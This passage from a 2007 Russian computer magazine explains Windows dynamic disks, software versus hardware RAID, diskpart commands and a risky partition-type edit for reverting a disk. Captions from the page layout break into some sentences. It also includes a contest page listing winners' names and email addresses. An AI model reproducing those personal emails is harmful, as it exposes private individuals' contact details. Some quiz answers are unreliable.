Избыточность: отсутствует
Производительность: высокая
```

Зеркальные (mirrored) — два или более динамических диска, объединенных в один логический, причем запись дублируется на все диски (как в RAID'е уровня 1), и при выходе одного винчестера из строя он может



Win2k Pro поддерживает только простые, составные и чередующиеся динамические диски

Управление динамическими дисками из командной строки

быть заменен без потери данных (а в случае поддержки hot-plug'а — и без остановки сервера). Зеркалировать можно не только простые, но также составные и чередующиеся динамические диски. Платить за надежность приходится не только дисковым пространством, но и производительностью, поскольку количество контроллеров небезгранично и зеркальные диски обычно цепляются на уже задействованные контроллеры. К тому же поиск секторов на современных винчестерах осуществляется методом «вилки» и занимает различное время, а значит, при одновременном работе с несколькими винчестерами мы вынуждены дожидаться самого последнего из них, то есть паспортное время поиска от «среднего» приближается к «наихудшему».

```
Надежность: очень высокая
Избыточность: очень высокая
Производительность: средняя или низкая
```

Чередование с контролем четности (stripped with parity) соответствует массиву RAID уровня 5. Состоит из трех или более дисков (максимум 32). Данные пишутся на все диски, кроме последнего, где хранятся коды коррекции ошибок, с помощью которых можно восстановить любой другой отказавший диск. Получается, если мы имеем три диска, избыточность составит всего 30%, а в случае пяти дисков — 20%. Естественно, RAID-5 оправдывает себя только на массивах, состоящих из большого количества дисков. Массив не может динамически увеличивать свой размер за счет присоединения новых томов и к тому же поддерживается только серверными версиями Windows.

```
Надежность: очень высокая
Избыточность: средняя или низкая
Производительность: высокая
```

ПРОГРАММНЫЙ RAID-МАССИВ VS АППАРАТНЫЙ

Ох уж эти американцы! Любят они выдумывать новые слова в ущерб уже существующим. Динамический диск представляет собой обыкновенный программный RAID, реализаций которого можно насчитать десятки. Microsoft продвигает не самое лучшее и к тому же далеко не бесплатное решение, подкупая потребителей заумной терминологией и торговыми марками. Интересно сравнить достоинства и недостатки программных RAID-массивов с таковыми аппаратных.

ДОСТОИНСТВА АППАРАТНЫХ RAID-МАССИВОВ (ПО СРАВНЕНИЮ С ПРОГРАММНЫМИ)

```
• независимость от конкретной операционной системы
(при условии, что она поддерживает этот RAID-контрол-
лер);
```

Комментарий редактора

Читая различные обзоры, можно сделать вывод, что динамические диски обладают просто потрясающими возможностями: расширение дискового тома, применение чередования для повышения производительности, использование зеркального отражения, присоединение тома к массиву RAID-5, причем все это — штатными средствами операционной системы (через консоль mmc), без необходимости приобретения аппаратного RAID-контроллера и без перезагрузки! Разве не сказка? На практике оказывается, что нет.
Загрузка с динамического диска невозможна, следовательно, у нас должен быть один базовый диск под системные нужды плюс еще один базовый диск (или внешний носитель/накопитель) для хранения резервных копий (например, для gho-, tib- или bkf-файлов). Высока вероятность того, что динамический диск мы не увидим из другой операционки. На нем нельзя создавать основной и дополнительные разделы. В продакшн-системах составные и расширенные тома практически бесполезны, так как ни один из этих типов не предусматривает избыточности, соответственно, все данные будут утрачены при отказе любого диска этого тома. Не поддерживаются такие популярные уровни, как RAID-10 и RAID-50. Не получится «на лету» увеличить размер томов RAID-0 и RAID-5, просто добавив диски к существующей матрице (аппаратные RAID'ы это позволяют), — придется обращаться к услугам специального мастера и совершать дополнительные телодвижения. Как минимум одна перезагрузка все же потребуется — при создании или преобразовании первого из базовых дисков в динамический. Кроме того, операции преобразования придется выполнять в часы простоя сервера — поздно ночью или в выходные дни, так как при наличии открытых файлов возможна потеря данных. Остальные минусы использования этой «революционной разработки» красочно расписал мыщъх.
Некоторые сорвиголовы скажут, что динамические диски можно использовать в связке с аппаратным RAID-контроллером, тогда программная реализация обеспечит гибкость при необходимости расширения тома, а железка — требуемую избыточность, однако Microsoft в своих руководствах настоятельно не рекомендует применять этот подход.

• более высокая производительность и улучшенная система диагностики аварийных и предаварийных состояний;
• возможность замены диска без остановки системы.

НЕДОСТАТКИ АППАРАТНЫХ RAID-МАССИВОВ

• если RAID-контроллер выйдет из строя или откажет материнская плата с интегрированным RAID-контроллером, то нам потребуется отыскать точно такой же контроллер, иначе все данные превратятся в труху;
• контроллеры и интегрированные чипсеты зачастую содержат множество ошибок, но далеко не всякий контроллер позволяет обновлять свою прошивку (не говоря уже о том, что такая операция сопряжена с большим риском и требует пересоздания массива и восстановления всех данных);
• низкая мобильность — при переносе массива дисков на другую машину необходимо прихватить контроллер (с драйверами), а в случае динамических дисков достаточно просто воткнуть их в Win2k/Win2k3.


Следует отметить, что всем типам RAID-массивов присуща проблема восстановления данных. Большинство восстановительных утилит работает только с базовыми дисками, а RAID'ами приходится заниматься специалистам, располагающим не только глубокими техническими знаниями, но и соответствующим оборудованием.

ШЕСТЬ ДОВОДОВ ПРОТИВ ДИНАМИЧЕСКИХ ДИСКОВ

1. Преобразование базового диска в динамический — это практически необратимая операция. Исключение составляют simple-разделы, которые можно превратить в обычные тома путем редактирования диска на секторном уровне (смотри ниже «Высший пилотаж, или делаем из динамического диска обычный»). Но составные, чередующиеся и уж тем более RAID-5 диски преобразовать обратно можно только путем копирования данных на внешний носитель и удаления динамических дисков с последующим созданием обычных разделов.
2. Преобразовав системный диск в динамический, мы уже не сможем ни обновить, ни переустановить Windows, поскольку динамические диски, увы, инсталлятор не понимает и навряд ли будет понимать в дальнейшем (Server 2008 beta 3 до сих пор не поддерживает такую операцию).
3. Linux и xBSD штатным образом динамические диски не поддерживают и для работы с ними требуют установки программного обеспечения от сторонних производителей (например, Paragon LDM/NTFS driver — paragon-software.com), но это еще полбеды. Некоторые типы динамических дисков поддерживаются только «продвинутыми» версиями Windows, и потому, обновляя, например, Windows XP Home до Windows Vista Home Base/Premium, мы с удивлением обнаружим пропажу динамических дисков.
4. При серьезных разрушениях дискового тома восстанавливать данные на динамических дисках намного труднее, чем на обычных, и как минимум на порядок дороже. Хакеры только-только распотрошили формат информации, описывающий структуру динамических дисков, но там еще много белых пятен, и реально действующих утилит для автоматизированного восстановления на сегодняшний день нет.
5. Динамические диски имеют проблемы со службой кластеров и теневыми копиями, и, чтобы не накосячить, требуется раскурить базу знаний и тщательно продумать каждый шаг.
6. Серьезные серверы традиционно оснащаются аппаратными RAID-контроллерами, а у несерьезных потребности в динамических дисках, в общем-то, не возникает, и там они несут больше проблем, чем решают.

СОЗДАЕМ И УДАЛЯЕМ ДИНАМИЧЕСКИЕ ДИСКИ

Создание динамических дисков не представляет никаких проблем. Запускаем Computer Management, входим в Disk Management, щелкаем правой клавишей мыши по базовому диску, который мы хотим преобразовать в динамический, выбираем в контекстном меню пункт Convert to Dynamic Disk и, ответив на ряд унылых запросов, получаем simple-том. Щелкнув по



Пример обычного (базового) диска, разбитого на восемь разделов

нему, мы сможем либо расширить его размер за счет невыделенного свободного пространства других дисков (Extend Volume), либо зазеркалить том (Add Mirror). Причем последний пункт работает только в серверных версиях и только при наличии места на зеркальном диске (создать зеркало на том же самом физическом диске невозможно, да это и ненужно).
Simple-том не может быть преобразован в RAID-5, и потому для создания такой матрицы нам потребуется по меньшей мере три пустых динамических диска, на которых не создано никаких томов. Щелкаем мышью по любому из них, говорим New Volume, в появившемся диалоговом окне выбираем RAID-5 (работает только на серверных версиях Windows), отвечаем на пару несложных запросов (какие диски добавлять в массив, как его форматировать) — и все!
Утилита командой строки DISKPART позволяет делать то же самое, только без помощи мыши. Просто набираем в консоли diskpart.exe, пишем help и смотрим вывод. В частности, чтобы создать simple-том размером 32 Гб на диске №4, находясь внутри diskpart.exe, необходимо написать:

```
list disk
select disk 4
create volume simple size=32768
Assign
```

Для удаленного управления динамическими дисками можно либо воспользоваться терминальной службой, запуская в RDP-сессии diskpart.exe, либо в Computer Management выбрать «Action → Connect to another computer». При этом в качестве клиента может выступать любая ось из линейки NT, начиная с Win2k.

ДЕЛАЕМ ИЗ ДИНАМИЧЕСКОГО ДИСКА ОБЫЧНЫЙ

Simple-том, полученный путем обновления базового диска до динамического, можно вернуть обратно, запустив редактор диска и поменяв тип раздела с 42h на 07h. После перезагрузки менеджер диска потеряет динамический диск, отметив его красным крестиком, но это нестрашно, и его можно смело удалить. А вот восстановленный базовый диск рекомендуется почекать утилитой chkdsk. Подробнее об этом можно прочитать в статье «Converting Dynamic Disks Back to Basic Disks» (thelazyadmin.com/blogs/thelazyadmin/archive/2007/01/17/Converting-Dynamic-Disks-Back-to-Basic-Disks.aspx). Однако следует помнить, что во всех остальных случаях (включая расширение simple-диска до spanned/stripped) эта техника уже не работает, приводя к серьезным разрушениям данных, восстановить которые по силам только профессионалам.

Поддержка динамических дисков разными осями

• Vista Home Base/Premium не поддерживает динамические диски вообще;
• Windows 2000 Pro, XP Home/Professional/x86-64, Vista Business/Enterprise/Ultimate поддерживают только простые, составные и чередующиеся динамические диски;
• Windows 2000 Server, Sever 2003, Server 2008 поддерживают все типы динамических дисков.
На laptop'ах динамические диски не поддерживаются.



В прошлом номере у нас стартовал супер-конкурс **MUSIC AROUND**, который мы проводили совместно с замечательной компанией **Sennheiser Audio**. Разыгрывалось 10 классных гарнитур **Sennheiser Communications PC 131**. Чтобы выиграть одну из них, нужно было ответить на пять вопросов:

1. Какой музыкальный инструмент был изобретен раньше: скрипка или гитара?
Ответ: гитара
2. В каком году была основана компания Sennheiser Communications?
Ответ: в 2003
3. Какая звукозаписывающая компания первой использовала формат Compact Disc?
Ответ: Sony BMG
4. Именем какой команды геймеров названа одна из моделей гарнитур Sennheiser Communications?
Ответ: SK Gaming
5. На каком музыкальном инструменте впервые прозвучал «Реквием» Моцарта?
Ответ: на фортепьяно



ПЕРВЫЕ 10 ЧЕЛОВЕК, ПРИСЛАВШИЕ НАМ ПРАВИЛЬНЫЕ ОТВЕТЫ, НАГРАЖДАЮТСЯ ОТЛИЧНЫМИ ГАРНИТУРАМИ PC 131.

ВОТ СПИСОК ПОБЕДИТЕЛЕЙ:
ivan ivan [sergeevmn@yandex.ru]
Дима [pharmat@mail.ru]
Казаков Алексей [moov83@gmail.com]
ZMEY [Crio-FM@yandex.ru]
Петухов Дима [dima_dima.p4@yahoo.com]
Anton Petrov [udalite@gmail.com]
Дмитрий Мелешко [astro_on-line@mail.ru]
Natashka [tashka-gilza@rambler.ru]
Pavel Kosenkov [pavel.kosen3@gmail.com]
Admin [sft-sys@rambler.ru]

 SENNHEISER



Широкий экран - больше свободы





19" широкоэкранный монитор LG

Flatron L194WT

www.lg.ru



АЛЬМЕТЬЕВСК: Компьютерный мир (8553) 25-98-48. **БЛАГОВЕЩЕНСК:** А-Эл-Джи Софт (4162) 31-70-21. **ВОРОНЕЖ:** Риан (4732) 512-412, Сани (0732) 54-00-00. **ГОМЕЛЬ:** Комплекс групп 375 (232) 710-333. **ДУБНА:** Силиконовая Долина (49621) 407-08. **ИЖЕВСК:** Корпорация Центр (3412) 43-88-08, Элми (3412) 50-50-50. **ИРКУТСК:** Билайн (3952) 24-00-24. **КИРОВ:** Портал (8332) 38-20-60. **КРАСНОЯРСК:** Аверс (3912) 56-05-61, Альдо (3912) 21-11-45, Старком (3912) 62-33-99. **ЛАБЫТНАНГИ:** Компьютерный центр "Ямал" (34992) 2-333-2. **МОСКВА:** DEPO Computers (495) 969-22-22, Helios IT-operator (495) 785-07-97, NT Computers (495) 363-93-33, Розничная сеть Polaris (495) 363-93-33, Pronet Group (495) 789-38-46, RaBit (495) 995-22-59, Ultra Electronics (495) 775-75-66, USN Computers (495) 775-82-02, AB-Group (495) 745-51-75, Ареал Групп (495) 782-02-42, Бит и Байт (495) 788-37-57, Гипермаркет Санрайз Про (495) 542-80-70, Инлайн (495) 681-20-70, Кибертроника (495) 504-25-31, Ланит (495) 967-66-84, Маджерикон (495) 784-65-85, Неоторг (495) 223-23-23, Сетевая лаборатория (495) 784-64-90, Старт Мастер (495) 783-42-42. **НАБЕРЕЖНЫЕ ЧЕЛНЫ:** Фирма Эльф (8552) 51-41-43, Компьтерный магазин РеалКом (8552) 33-23-99. **НИЖНЕВАРТОВСК:** Ланкорд (3466) 61-22-22. **НИЖНИЙ НОВГОРОД:** АйТиОн (831) 463-01-53, Бытовая Автоматика (831) 461-86-61, Розничный салон Ультра (831) 434-55-45. **НОВОСИБИРСК:** АРБАЙТ КОМПЬЮТЕРЗ СИБИРЬ (383) 212-57-79, Арсиситек и его Цифровые порталы (383) 226-16-19, Зет-НСК (383) 335-80-83, Компания Готти (383) 362-00-44. **ОМСК:** ЛИК-2000 (3812) 229-666, ПКФ "Козерог" (83812) 38-07-95, Технопарк (3812) 45-35-35. **ОРСК:** Фирма "Аста" (3537) 28-28-78. **ПЕРМЬ:** Гаском (342) 237-20-22. **РЯЗАНЬ:** ДВК (0912) 900000. **САРАТОВ:** Архипелаг (8452) 52-37-52, Компьюмаркет (8452) 548-333. **СЫЗРАНЬ:** Такт (8464) 98-56-89. **ТЮМЕНЬ:** Инэкс Техника (3452) 39-00-36. **ЭЛЕКТРОСТАЛЬ:** Домотехника (257) 214-88. **ЯРОСЛАВЛЬ:** Фронтекс (4852) 72-38-49.

ХАКЕР 11(НОЯБРЬ)07

WE ARE HACKERS, WE AR

107